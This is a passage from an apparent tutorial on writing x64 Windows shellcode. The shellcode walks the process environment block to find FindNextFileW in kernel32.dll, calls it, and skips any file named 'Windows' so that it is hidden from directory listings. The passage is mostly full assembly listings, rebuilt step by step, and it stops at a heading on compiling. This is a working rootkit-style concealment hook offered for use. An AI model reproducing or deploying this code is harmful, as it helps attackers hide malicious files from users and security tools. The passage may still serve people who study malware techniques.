
    add rax, rbx          ;add base addr to rva to get function
address
done:
    add rsp, 28h         ;clean up stack
    ret

```

This code can find the address of the FindFileNext in the Kernel32.dll. It has no sense, to compile it in this form (only if we want to do a syntax check) because it were not working of course. We should do the other parts. It only gives back in rax a pointer to the FindNextFile function in Kernel32.dll.

Save the registers before the search, and restore them after the search

We are doing now the marked two boxes:



If someone checks, then the following registers are used by the search function: `rdx`, `rcx`, `rbx`, `rdi`, `rsi`, `r12`, `r13`, `r14`, `r10`, `r9`, `r8`, `r15`. The save of them is simple, we just use the

the `rdx`, and `rcx` are saved two times. It is done, because If I find the filename, what I want to filter out I want to do it simply by calling again the `FindNextFileW` function, and it requires these two inputs. One might ask, if only these two are need to me why save the other registers? We do it on this way, because we want to be on the safe side. Now we inject a new code instead of the original, and I do not want to check one by one which register might not modified originally by the function, but modified by my code, and cause an error. OK, it were enough theoretically, to save all the callee save registers, but I was too lazy to do an optimization, just did it on the natural way. This code should be inserted between the `INT3` and the `call func_name` instructions.

```
startpush:
    push rdx                ;save the calling parameters of
findnextfile two times, we might need it
    push rcx                ;save the calling parameters of
findnextfile two times, we might need it
```

```

    push rdx                ;save the calling parameters of
findnextfile
    push rcx                ;save the calling parameters of
findnextfile

    push rbx                ;save the registers
    push rdi                ;save the registers

    push rsi                ;save the registers
    push r12                ;save the registers

    push r13                ;save the registers
    push r14                ;save the registers

    push r10                ;save the registers
    push r9                 ;save the registers

    push r8                 ;save the registers
    push r15                ;save the registers

```

The restore is straight forward now, we should use the POP instructions in opposite order, to get back the registers before calling the found FindNextFileW function. Recognize, we restored rdx, and rcx only one time, the second is still on the stack. These lines should be written after the call lookup_api instruction:

```

    pop r15                ;restore registers
    pop r8                 ;restore registers
    pop r9                 ;restore registers
    pop r10                ;restore registers
    pop r14                ;restore registers
    pop r13                ;restore registers
    pop r12                ;restore registers
    pop rsi                ;restore registers
    pop rdi                ;restore registers
    pop rbx                ;restore registers
    pop rcx                ;restore registers
    pop rdx                ;restore registers

```

The whole code now looks like as:

```

;shell64.asm modified for our purposes.
;License: MIT (http://www.opensource.org/licenses/mit-license.php)

[BITS 64]
DEFAULT REL

```

```
section .text
```

```
main:
```

```
    INT3
```

```
;    for testing uncomment the INT3
```

```
startpush:
```

```
    push rdx                ;save the calling parameters of
findnextfile two times, we might need it
    push rcx                ;save the calling parameters of
findnextfile two times, we might need it
```

```
    push rdx                ;save the calling parameters of
findnextfile
    push rcx                ;save the calling parameters of
findnextfile
```

```
    push rbx                ;save the registers
    push rdi                ;save the registers
    push rsi                ;save the registers
    push r12                ;save the registers
    push r13                ;save the registers
    push r14                ;save the registers
    push r10                ;save the registers
    push r9                 ;save the registers
    push r8                 ;save the registers
    push r15                ;save the registers
```

```
    call func_name ;dummy call, to get a pointer to the function
name
```

```
    db 'FindNextFileW', 0    ;write here the function name
func_name:                    ;we call here, so at the top of the stack there
is the address of the function name
    pop rdx                  ;put the function name to rdx register
```

```
    call kernel32_dll ;again do a dummy call, to get a pointer to
the dll name
```

```
    db 'KERNEL32.DLL', 0    ;write here the function name
kernel32_dll:                ;we call here, so at the top of the stack there
is the address of the dll name
    pop rcx                  ;put the function name to rcx register
    call lookup_api ;find address of the Function
```

```
    pop r15                ;restore registers
    pop r8                 ;restore registers
    pop r9                 ;restore registers
    pop r10                ;restore registers
    pop r14                ;restore registers
    pop r13                ;restore registers
```

```

    pop r12                ;restore registers
    pop rsi                ;restore registers
    pop rdi                ;restore registers
    pop rbx                ;restore registers
    pop rcx                ;restore registers
    pop rdx                ;restore registers

```

```

lookup_api:
    sub rsp, 28h           ;set up stack frame in case we call
loadlibrary. We will not call it, but I left as it was

```

```

start:
    mov r8, [gs:60h]       ;get the well known peb
    mov r8, [r8+18h]       ;peb loader data
    lea r12, [r8+10h]      ;InLoadOrderModuleList (list head) - save
for later
    mov r8, [r12]          ;follow _LIST_ENTRY->Flink to first item
in list
    cld                    ;clear the direction flag (go forward)

```

```

for_each_dll:              ;r8 points to current
_ldr_data_table_entry

    mov rdi, [r8+60h]      ;UNICODE_STRING at 58h, actual string
buffer at 60h
    mov rsi, rcx           ;pointer to dll we're looking for

```

```

compare_dll:
    lodsb                  ;load character of our dll name string
    test al, al            ;check for null terminator
    jz found_dll           ;if at the end of our string and all
matched so far, found it

```

```

    mov ah, [rdi]          ;get character of current dll
    cmp ah, 61h            ;lowercase 'a'
    jl uppercase           ;convert to uppercase
    sub ah, 20h

```

```

uppercase:
    cmp ah, al             ;found a character mismatch - try next
    jne wrong_dll
dll

```

```

    inc rdi                ;skip to next unicode character
    inc rdi                ;unicode is two byte do not forget
    jmp compare_dll        ;continue string comparison

```



```

wrong_dll:
    mov r8, [r8]                ;move to next _list_entry (following
Flink pointer)
    cmp r8, r12                ;see if we're back at the list head
(circular list)
    jne for_each_dll

    xor rax, rax                ;DLL not found
    jmp done

found_dll:
    mov rbx, [r8+30h]           ;get dll base addr - points to DOS "MZ"
header
    mov r9d, [rbx+3ch]         ;get DOS header e_lfanew field for offset
to "PE" header
    add r9, rbx                ;add to base - now r9 points to
_image_nt_headers64
    add r9, 88h                ;18h to optional header + 70h to data
directories
                                ;r9 now points to
_image_data_directory[0] array entry
                                ;which is the export directory

    mov r13d, [r9]             ;get virtual address of export directory
    test r13, r13              ;if zero, module does not have export
table
    jnz has_exports

    xor rax, rax                ;no exports - function will not be found
in dll
    jmp done

has_exports:
    lea r8, [rbx+r13]           ;add dll base to get actual memory
address
                                ;r8 points to _image_export_directory
structure (see winnt.h)

    mov r14d, [r9+4]           ;get size of export directory
    add r14, r13                ;add base rva of export directory
                                ;r13 and r14 now contain range of export
directory
                                ;will be used later to check if export is
forwarded

    mov ecx, [r8+18h]           ;NumberOfNames
    mov r10d, [r8+20h]          ;AddressOfNames (array of RVAs)
    add r10, rbx                ;add dll base

```

```

    dec ecx                                ;point to last element in array
(searching backwards)
for_each_func:
    lea r9, [r10 + 4*rcx]                ;get current index in names array

    mov edi, [r9]                        ;get RVA of name
    add rdi, rbx                          ;add base
    mov rsi, rdx                          ;pointer to function we're looking for

compare_func:
    cmpsb
    jne wrong_func                       ;function name doesn't match

    mov al, [rsi]                        ;current character of our function
    test al, al                          ;check for null terminator
    jz found_func                        ;if at the end of our string and all
matched so far, found it

    jmp compare_func                     ;continue string comparison

wrong_func:
    loop for_each_func                   ;try next function in array

    xor rax, rax                         ;function not found in export table
    jmp done

found_func:                             ;ecx is array index where function name
found

                                         ;r8 points to _image_export_directory
structure
    mov r9d, [r8+24h]                   ;AddressOfNameOrdinals (rva)
    add r9, rbx                          ;add dll base address
    mov cx, [r9+2*rcx]                  ;get ordinal value from array of words


    mov r9d, [r8+1ch]                   ;AddressOfFunctions (rva)
    add r9, rbx                          ;add dll base address
    mov eax, [r9+rcx*4]                 ;Get RVA of function using index

    add rax, rbx                         ;add base addr to rva to get function
address
done:
    add rsp, 28h                         ;clean up stack
    ret

```

Call the original function

Now we are doing the marked box:



It is a quite simple part, the address of the function is in rax register, so we should a simple call rax instruction. There is a SUB rsp, 28h and ADD rsp, 28h around it. It is done because in x64 bit pass four parameters in registers, but we should allocate space to the these registers, if the callee wants to save them temporary. If someone calculate 4 times 8 byte that only 20h. Then why did I subtract 28h? I did it, because there is another rule in x64 convention what states that before a call instruction the stack must be 16 byte (not 8 but 16) aligned. If someone counts I used 14 PUSH-es what is an even number. It means if the stack was 16 byte aligned it remains 16 byte aligned, if it was not aligned I will not be. The stack at the beginning of a function will obviously never be 16 byte aligned, but 8 byte aligned. Why, if we said that, before the call we must align it 16 byte? Because it must be aligned BEFORE the call. But the call put the return address to the stack, what is an 8 byte number. So we should correct this 8 byte misalignment too.:

```
sub rsp, 28h          ;reserve stack space for called functions
call rax              ;call the find next file
add rsp, 28h          ;reserve stack space for called functions
```

These lines must be written after the previous pop instructions. So the code until now looks like as:

```

;shell64.asm modified for our purposes.
;License: MIT (http://www.opensource.org/licenses/mit-license.php)

[BITS 64]
DEFAULT REL

section .text

main:
    INT3
;    for testing uncomment the INT3
startpush:
    push rdx                ;save the calling parameters of
findnextfile two times, we might need it
    push rcx                ;save the calling parameters of
findnextfile two times, we might need it

    push rdx                ;save the calling parameters of
findnextfile
    push rcx                ;save the calling parameters of
findnextfile

    push rbx                ;save the registers
    push rdi                ;save the registers
    push rsi                ;save the registers
    push r12                ;save the registers
    push r13                ;save the registers
    push r14                ;save the registers
    push r10                ;save the registers
    push r9                 ;save the registers
    push r8                 ;save the registers
    push r15                ;save the registers

    call func_name ;dummy call, to get a pointer to the function
name
    db 'FindNextFileW', 0    ;write here the function name
func_name:                  ;we call here, so at the top of the stack there
is the address of the function name
    pop rdx                 ;put the function name to rdx register

    call kernel32_dll ;again do a dummy call, to get a pointer to
the dll name
    db 'KERNEL32.DLL', 0    ;write here the function name
kernel32_dll:               ;we call here, so at the top of the stack there
is the address of the dll name
    pop rcx                 ;put the function name to rcx register
    call lookup_api ;find address of the Function

```

```

    pop r15                ;restore registers
    pop r8                 ;restore registers
    pop r9                 ;restore registers
    pop r10                ;restore registers
    pop r14                ;restore registers
    pop r13                ;restore registers
    pop r12                ;restore registers
    pop rsi                ;restore registers
    pop rdi                ;restore registers
    pop rbx                ;restore registers
    pop rcx                ;restore registers
    pop rdx                ;restore registers

    sub rsp, 28h           ;reserve stack space for called functions
    call rax               ;call the find next file
    add rsp, 28h           ;reserve stack space for called functions

```

```

lookup_api:
    sub rsp, 28h           ;set up stack frame in case we call
loadlibrary. We will not call it, but I left as it was

```

```

start:
    mov r8, [gs:60h]       ;get the well known peb
    mov r8, [r8+18h]       ;peb loader data
    lea r12, [r8+10h]      ;InLoadOrderModuleList (list head) - save
for later
    mov r8, [r12]          ;follow _LIST_ENTRY->Flink to first item
in list
    cld                    ;clear the direction flag (go forward)

```

```

for_each_dll:              ;r8 points to current
_ldr_data_table_entry

    mov rdi, [r8+60h]      ;UNICODE_STRING at 58h, actual string
buffer at 60h
    mov rsi, rcx           ;pointer to dll we're looking for

```

```

compare_dll:
    lodsb                  ;load character of our dll name string
    test al, al            ;check for null terminator
    jz found_dll           ;if at the end of our string and all
matched so far, found it

```

```

    mov ah, [rdi]          ;get character of current dll
    cmp ah, 61h            ;lowercase 'a'
    jl uppercase
    sub ah, 20h            ;convert to uppercase

```

```

uppercase:
    cmp ah, al
    jne wrong_dll          ;found a character mismatch - try next
dll

    inc rdi                ;skip to next unicode character
    inc rdi                ;unicode is two byte do not forget
    jmp compare_dll        ;continue string comparison

wrong_dll:
    mov r8, [r8]           ;move to next _list_entry (following
Flink pointer)
    cmp r8, r12            ;see if we're back at the list head
(circular list)
    jne for_each_dll

    xor rax, rax           ;DLL not found
    jmp done

found_dll:
    mov rbx, [r8+30h]      ;get dll base addr - points to DOS "MZ"
header
    mov r9d, [rbx+3ch]     ;get DOS header e_lfanew field for offset
to "PE" header
    add r9, rbx            ;add to base - now r9 points to
_image_nt_headers64
    add r9, 88h            ;18h to optional header + 70h to data
directories
                           ;r9 now points to
_image_data_directory[0] array entry
                           ;which is the export directory

    mov r13d, [r9]         ;get virtual address of export directory
    test r13, r13          ;if zero, module does not have export
table
    jnz has_exports

    xor rax, rax           ;no exports - function will not be found
in dll
    jmp done

has_exports:
    lea r8, [rbx+r13]      ;add dll base to get actual memory
address
                           ;r8 points to _image_export_directory
structure (see winnt.h)

    mov r14d, [r9+4]       ;get size of export directory

```

```

    add r14, r13                ;add base rva of export directory
                                ;r13 and r14 now contain range of export
directory
                                ;will be used later to check if export is
forwarded

    mov ecx, [r8+18h]           ;NumberOfNames
    mov r10d, [r8+20h]          ;AddressOfNames (array of RVAs)
    add r10, rbx                ;add dll base

    dec ecx                     ;point to last element in array
(searching backwards)
for_each_func:
    lea r9, [r10 + 4*rcx]       ;get current index in names array

    mov edi, [r9]               ;get RVA of name
    add rdi, rbx                ;add base
    mov rsi, rdx                ;pointer to function we're looking for

compare_func:
    cmpsb                       ;function name doesn't match
    jne wrong_func

    mov al, [rsi]               ;current character of our function
    test al, al                 ;check for null terminator
    jz found_func               ;if at the end of our string and all
matched so far, found it

    jmp compare_func            ;continue string comparison

wrong_func:
    loop for_each_func          ;try next function in array

    xor rax, rax                ;function not found in export table
    jmp done

found_func:                     ;ecx is array index where function name
found

                                ;r8 points to _image_export_directory
structure
    mov r9d, [r8+24h]           ;AddressOfNameOrdinals (rva)
    add r9, rbx                 ;add dll base address
    mov cx, [r9+2*rcx]          ;get ordinal value from array of words


    mov r9d, [r8+1ch]           ;AddressOfFunctions (rva)
    add r9, rbx                 ;add dll base address
    mov eax, [r9+rcx*4]         ;Get RVA of function using index

```

```
    add rax, rbx                ;add base addr to rva to get function
address
done:
    add rsp, 28h                ;clean up stack
    ret
```


Filter the results

Now comes our part, to filter the results of the FindNextFileW



To filter the result we must know that, the found file name is given back in rbx. To be more exactly the rbx register points to a data structure, where from the 0x2C byte there is the file name in unicode. The following code does the comparison:

```
xor      r8,r8          ;clear cycle counter

call hidename ;dummy call, to get a pointer to the filename
db 'W',0,'i',0,'n',0,'d',0,'o',0,'w',0,'s',0 ;write the
filename, it is in unicode, because the FindNextFileW gives it back
in unicode
hidename:                ;we call to here, after the name
    pop r9                ;the filename moved to rdx
    test al,al            ;test if the FindNextFileW gave back any
error, then rax is 0
    jz restorepop        ;if error do not examine go to restore
registers
```

```

checkbyte:
    movzx    ecx,word [rbx+r8*2+2Ch]        ;mov the actual char of the
filename to ecx
    inc      r8                            ;step the cycle
    cmp      cx,word [r9+2*r8-2]           ;test if the two chars are the
same
    jne      restorepop                    ;if not the same jump to the end
    cmp      r8,7                          ;check if we are at the end of the
string
    jne      checkbyte                     ;if not then check the next byte

```

If we arrive here this is the filename we want to hide

It must be written after the call rax; add rsp, 28h instructions. So until now the shellcode looks like as:

```

;shell64.asm modified for our purposes.
;License: MIT (http://www.opensource.org/licenses/mit-license.php)

```

```

[BITS 64]
DEFAULT REL

```

```

section .text

```

```

main:
    INT3
;    for testing uncomment the INT3
startpush:
    push rdx                ;save the calling parameters of
findnextfile two times, we might need it
    push rcx                ;save the calling parameters of
findnextfile two times, we might need it

    push rdx                ;save the calling parameters of
findnextfile
    push rcx                ;save the calling parameters of
findnextfile

    push rbx                ;save the registers
    push rdi                ;save the registers
    push rsi                ;save the registers
    push r12                ;save the registers
    push r13                ;save the registers
    push r14                ;save the registers
    push r10                ;save the registers
    push r9                 ;save the registers
    push r8                 ;save the registers

```

```

push r15                                ;save the registers

call func_name ;dummy call, to get a pointer to the function
name
db 'FindNextFileW', 0 ;write here the function name
func_name:                ;we call here, so at the top of the stack there
is the address of the function name
pop rdx                    ;put the function name to rdx register

call kernel32_dll ;again do a dummy call, to get a pointer to
the dll name
db 'KERNEL32.DLL', 0 ;write here the function name
kernel32_dll:        ;we call here, so at the top of the stack there
is the address of the dll name
pop rcx              ;put the function name to rcx register
call lookup_api ;find address of the Function

pop r15                ;restore registers
pop r8                 ;restore registers
pop r9                 ;restore registers
pop r10                ;restore registers
pop r14                ;restore registers
pop r13                ;restore registers
pop r12                ;restore registers
pop rsi                ;restore registers
pop rdi                ;restore registers
pop rbx                ;restore registers
pop rcx                ;restore registers
pop rdx                ;restore registers

sub rsp, 28h           ;reserve stack space for called functions
call rax               ;call the find next file
add rsp, 28h           ;reserve stack space for called functions

xor     r8,r8          ;clear cycle counter

call hidename ;dummy call, to get a pointer to the filename
db 'W',0,'i',0,'n',0,'d',0,'o',0,'w',0,'s',0 ;write the
filename, it is in unicode, because the FindNextFileW gives it back
in unicode
hidename:                ;we call to here, after the name
pop r9                  ;the filename moved to rdx
test    al,al           ;test if the FindNextFileW gave back any
error, then rax is 0
jz      restorepop     ;if error do not examine go to restore
registers
checkbyte:
movzx   ecx,word [rbx+r8*2+2Ch] ;mov the actual char of the
filename to ecx

```

```

    inc     r8                ;step the cycle
    cmp     cx,word [r9+2*r8-2] ;test if the two chars are the
same
    jne     restorepop        ;if not the same jump to the end
    cmp     r8,7              ;check if we are at the end of the
string
    jne     checkbyte         ;if not then check the next byte

```

```

lookup_api:
    sub rsp, 28h              ;set up stack frame in case we call
loadlibrary. We will not call it, but I left as it was

```

```

start:
    mov r8, [gs:60h]          ;get the well known peb
    mov r8, [r8+18h]          ;peb loader data
    lea r12, [r8+10h]         ;InLoadOrderModuleList (list head) - save
for later
    mov r8, [r12]             ;follow _LIST_ENTRY->Flink to first item
in list
    cld                       ;clear the direction flag (go forward)

```

```

for_each_dll:                ;r8 points to current
_ldr_data_table_entry

    mov rdi, [r8+60h]         ;UNICODE_STRING at 58h, actual string
buffer at 60h
    mov rsi, rcx              ;pointer to dll we're looking for

```

```

compare_dll:
    lodsb                    ;load character of our dll name string
    test al, al              ;check for null terminator
    jz found_dll             ;if at the end of our string and all
matched so far, found it

```

```

    mov ah, [rdi]            ;get character of current dll
    cmp ah, 61h              ;lowercase 'a'
    jl uppercase             ;convert to uppercase
    sub ah, 20h

```

```

uppercase:
    cmp ah, al
    jne wrong_dll            ;found a character mismatch - try next
dll

```

```

    inc rdi                  ;skip to next unicode character
    inc rdi                  ;unicode is two byte do not forget
    jmp compare_dll          ;continue string comparison

```

```

wrong_dll:
    mov r8, [r8]                ;move to next _list_entry (following
Flink pointer)
    cmp r8, r12                ;see if we're back at the list head
(circular list)
    jne for_each_dll

    xor rax, rax                ;DLL not found
    jmp done

found_dll:
    mov rbx, [r8+30h]           ;get dll base addr - points to DOS "MZ"
header
    mov r9d, [rbx+3ch]         ;get DOS header e_lfanew field for offset
to "PE" header
    add r9, rbx                ;add to base - now r9 points to
_image_nt_headers64
    add r9, 88h                ;18h to optional header + 70h to data
directories
                                ;r9 now points to
_image_data_directory[0] array entry
                                ;which is the export directory

    mov r13d, [r9]             ;get virtual address of export directory
    test r13, r13              ;if zero, module does not have export
table
    jnz has_exports

    xor rax, rax                ;no exports - function will not be found
in dll
    jmp done

has_exports:
    lea r8, [rbx+r13]          ;add dll base to get actual memory
address
                                ;r8 points to _image_export_directory
structure (see winnt.h)

    mov r14d, [r9+4]           ;get size of export directory
    add r14, r13               ;add base rva of export directory
                                ;r13 and r14 now contain range of export
directory
                                ;will be used later to check if export is
forwarded

    mov ecx, [r8+18h]          ;NumberOfNames
    mov r10d, [r8+20h]         ;AddressOfNames (array of RVAs)
    add r10, rbx               ;add dll base

```

```

    dec ecx                                ;point to last element in array
(searching backwards)
for_each_func:
    lea r9, [r10 + 4*rcx]                ;get current index in names array

    mov edi, [r9]                        ;get RVA of name
    add rdi, rbx                          ;add base
    mov rsi, rdx                          ;pointer to function we're looking for

compare_func:
    cmpsb
    jne wrong_func                       ;function name doesn't match

    mov al, [rsi]                        ;current character of our function
    test al, al                          ;check for null terminator
    jz found_func                        ;if at the end of our string and all
matched so far, found it

    jmp compare_func                     ;continue string comparison

wrong_func:
    loop for_each_func                   ;try next function in array

    xor rax, rax                         ;function not found in export table
    jmp done

found_func:                             ;ecx is array index where function name
found


                                         ;r8 points to _image_export_directory
structure
    mov r9d, [r8+24h]                   ;AddressOfNameOrdinals (rva)
    add r9, rbx                          ;add dll base address
    mov cx, [r9+2*rcx]                  ;get ordinal value from array of words

    mov r9d, [r8+1ch]                   ;AddressOfFunctions (rva)
    add r9, rbx                          ;add dll base address
    mov eax, [r9+rcx*4]                 ;Get RVA of function using index

    add rax, rbx                         ;add base addr to rva to get function
address
done:
    add rsp, 28h                         ;clean up stack
    ret

```

Save and restore register before and after the filtering



If someone checks now we are using the r8, r9, rcx, and rdx registers. We can save them with the following commands, those must be written after the add rsp, 28h and before the xor r8,r8 instructions:

```
push r8           ;save the registers
push r9           ;save the registers
push rcx          ;save the registers
push rdx          ;save the registers
```

The restore is a bit more difficult. If we need two kind of it. One, when we found that file what we want to hide, and the second, when we found a different file. If we found the file we want to hide we should restore the rdx, rcx registers saved at the beginning two times, and re run everything, to find the next file. If it is a different file, then we must restore the four registers we saved only, then not forget to destroy the doubly saved rcx, rdx and return from this function with the result. It is done by the following code, it must be written after the jne checkbyte

```
pop    rdx         ;restore registers
pop    rcx         ;restore registers
```

```

        pop     r9                ;restore registers
        pop     r8                ;restore registers
        pop     rcx              ;restore the original, to call again the
FindNextFileW
        pop     rdx              ;restore the original, to call again the
FindNextFileW

        jmp     startpush        ;start from the beginning, to find the next
file, it must be "hidden".
Restorepop:                          ;the file should not be hidden

        pop     rdx                ;restore registers
        pop     rcx                ;restore registers
        pop     r9                ;restore registers
        pop     r8                ;restore registers
        add     rsp, 10h          ;we do not need the saved rdx and
rcx now, so destroy them
endmain:

        ret                      ;return from the function

```

So the whole shellcode looks like as:

```

;shell64.asm modified for our purposes.
;License: MIT (http://www.opensource.org/licenses/mit-license.php)

[BITS 64]
DEFAULT REL

section .text

main:
;   INT3
;   for testing uncomment the INT3

startpush:
        push rdx                ;save the calling parameters of
findnextfile two times, we might need it
        push rcx                ;save the calling parameters of
findnextfile two times, we might need it

        push rdx                ;save the calling parameters of
findnextfile
        push rcx                ;save the calling parameters of
findnextfile

        push rbx                ;save the registers
        push rdi                ;save the registers

```



```

    push rsi                ;save the registers
    push r12               ;save the registers
    push r13               ;save the registers
    push r14               ;save the registers
    push r10               ;save the registers
    push r9                ;save the registers
    push r8                ;save the registers
    push r15               ;save the registers

    call func_name
    db 'FindNextFileW', 0
func_name:
    pop rdx

    call kernel32_dll
    db 'KERNEL32.DLL', 0
kernel32_dll:
    pop rcx
    call lookup_api        ;get address of Function

    pop r15                ;restore registers
    pop r8                 ;restore registers
    pop r9                 ;restore registers
    pop r10                ;restore registers
    pop r14                ;restore registers
    pop r13                ;restore registers
    pop r12                ;restore registers
    pop rsi                ;restore registers
    pop rdi                ;restore registers
    pop rbx                ;restore registers
    pop rcx                ;restore registers
    pop rdx                ;restore registers

    sub rsp, 28h           ;reserve stack space for called functions
    call rax               ;call the find next file
    add rsp, 28h           ;reserve stack space for called functions

    push r8                ;save the registers
    push r9                ;save the registers
    push rcx               ;save the registers
    push rdx               ;save the registers

    xor     r8,r8          ;clear cycle counter

    call hidename
    db 'W',0,'i',0,'n',0,'d',0,'o',0,'w',0,'s',0
hidename:
    pop r9                 ;the filename moved to r9
    test    al,al

```

```

        jz      restorepop
checkbyte:
        movzx   ecx,word [rbx+r8*2+2Ch]      ;mov the actual char to ecx
        inc     r8                          ;step the cycle
        cmp     cx,word [r9+2*r8-2]          ;test if the two char the
same
        jne     restorepop                  ;if not jump to the end
        cmp     r8,7                        ;check if we are at the end
of the string
        jne     checkbyte                   ;if not then check the next
byte

```

```

        pop     rdx                        ;restore registers
        pop     rcx                        ;restore registers
        pop     r9                        ;restore registers
        pop     r8                        ;restore registers
        pop     rcx
        pop     rdx

```

```

        jmp     startpush
restorepop:

```

```

        pop     rdx
        pop     rcx
        pop     r9
        pop     r8
        add     rsp, 10h
endmain:

```

```

        ret

```

```

;look up address of function from DLL export table
;rcx=DLL name string, rdx=function name string
;DLL name must be in uppercase
;r15=address of LoadLibraryA (optional, needed if export is
forwarded)
;returns address in rax
;returns 0 if DLL not loaded or exported function not found in DLL

```

```

lookup_api:
        sub     rsp, 28h                  ;set up stack frame in case we call
loadlibrary

```

```

start:
        mov     r8, [gs:60h]              ;peb
        mov     r8, [r8+18h]              ;peb loader data
        lea     r12, [r8+10h]             ;InLoadOrderModuleList (list head) - save
for later

```

```

    mov r8, [r12]                ;follow _LIST_ENTRY->Flink to first item
in list
    cld

for_each_dll:                    ;r8 points to current
_ldr_data_table_entry

    mov rdi, [r8+60h]            ;UNICODE_STRING at 58h, actual string
buffer at 60h
    mov rsi, rcx                ;pointer to dll we're looking for

compare_dll:
    lodsb                       ;load character of our dll name string
    test al, al                 ;check for null terminator
    jz found_dll               ;if at the end of our string and all
matched so far, found it

    mov ah, [rdi]               ;get character of current dll
    cmp ah, 61h                 ;lowercase 'a'
    jl uppercase               ;convert to uppercase
    sub ah, 20h

uppercase:
    cmp ah, al
    jne wrong_dll              ;found a character mismatch - try next
dll

    inc rdi                     ;skip to next unicode character
    inc rdi
    jmp compare_dll            ;continue string comparison

wrong_dll:
    mov r8, [r8]                ;move to next _list_entry (following
Flink pointer)
    cmp r8, r12                ;see if we're back at the list head
(circular list)
    jne for_each_dll

    xor rax, rax                ;DLL not found
    jmp done

found_dll:
    mov rbx, [r8+30h]           ;get dll base addr - points to DOS "MZ"
header

    mov r9d, [rbx+3ch]          ;get DOS header e_lfanew field for offset
to "PE" header
    add r9, rbx                 ;add to base - now r9 points to
_image_nt_headers64

```

```

    add r9, 88h                ;18h to optional header + 70h to data
directories                     ;r9 now points to
                               ;_image_data_directory[0] array entry
                               ;which is the export directory

    mov r13d, [r9]            ;get virtual address of export directory
    test r13, r13             ;if zero, module does not have export
table                          ;
    jnz has_exports

    xor rax, rax              ;no exports - function will not be found
in dll                         ;
    jmp done

has_exports:
    lea r8, [rbx+r13]         ;add dll base to get actual memory
address                        ;r8 points to _image_export_directory
                               ;structure (see winnt.h)

    mov r14d, [r9+4]          ;get size of export directory
    add r14, r13              ;add base rva of export directory
                               ;r13 and r14 now contain range of export
directory                     ;will be used later to check if export is
forwarded                     ;

    mov ecx, [r8+18h]         ;NumberOfNames
    mov r10d, [r8+20h]        ;AddressOfNames (array of RVAs)
    add r10, rbx              ;add dll base

    dec ecx                   ;point to last element in array
(searching backwards)
for_each_func:
    lea r9, [r10 + 4*rcx]     ;get current index in names array

    mov edi, [r9]             ;get RVA of name
    add rdi, rbx              ;add base
    mov rsi, rdx              ;pointer to function we're looking for

compare_func:
    cmpsb
    jne wrong_func           ;function name doesn't match

    mov al, [rsi]             ;current character of our function
    test al, al               ;check for null terminator
    jz found_func            ;if at the end of our string and all
matched so far, found it

```

```

        jmp compare_func        ;continue string comparison

wrong_func:
    loop for_each_func        ;try next function in array

    xor rax, rax                ;function not found in export table
    jmp done

found_func:                    ;ecx is array index where function name
found                            found

                                ;r8 points to _image_export_directory
structure
    mov r9d, [r8+24h]          ;AddressOfNameOrdinals (rva)
    add r9, rbx                ;add dll base address
    mov cx, [r9+2*rcx]         ;get ordinal value from array of words

    mov r9d, [r8+1ch]          ;AddressOfFunctions (rva)
    add r9, rbx                ;add dll base address
    mov eax, [r9+rcx*4]        ;Get RVA of function using index

    add rax, rbx                ;add base addr to rva to get function
address
done:
    add rsp, 28h                ;clean up stack
    ret

```

Compile the shellcode

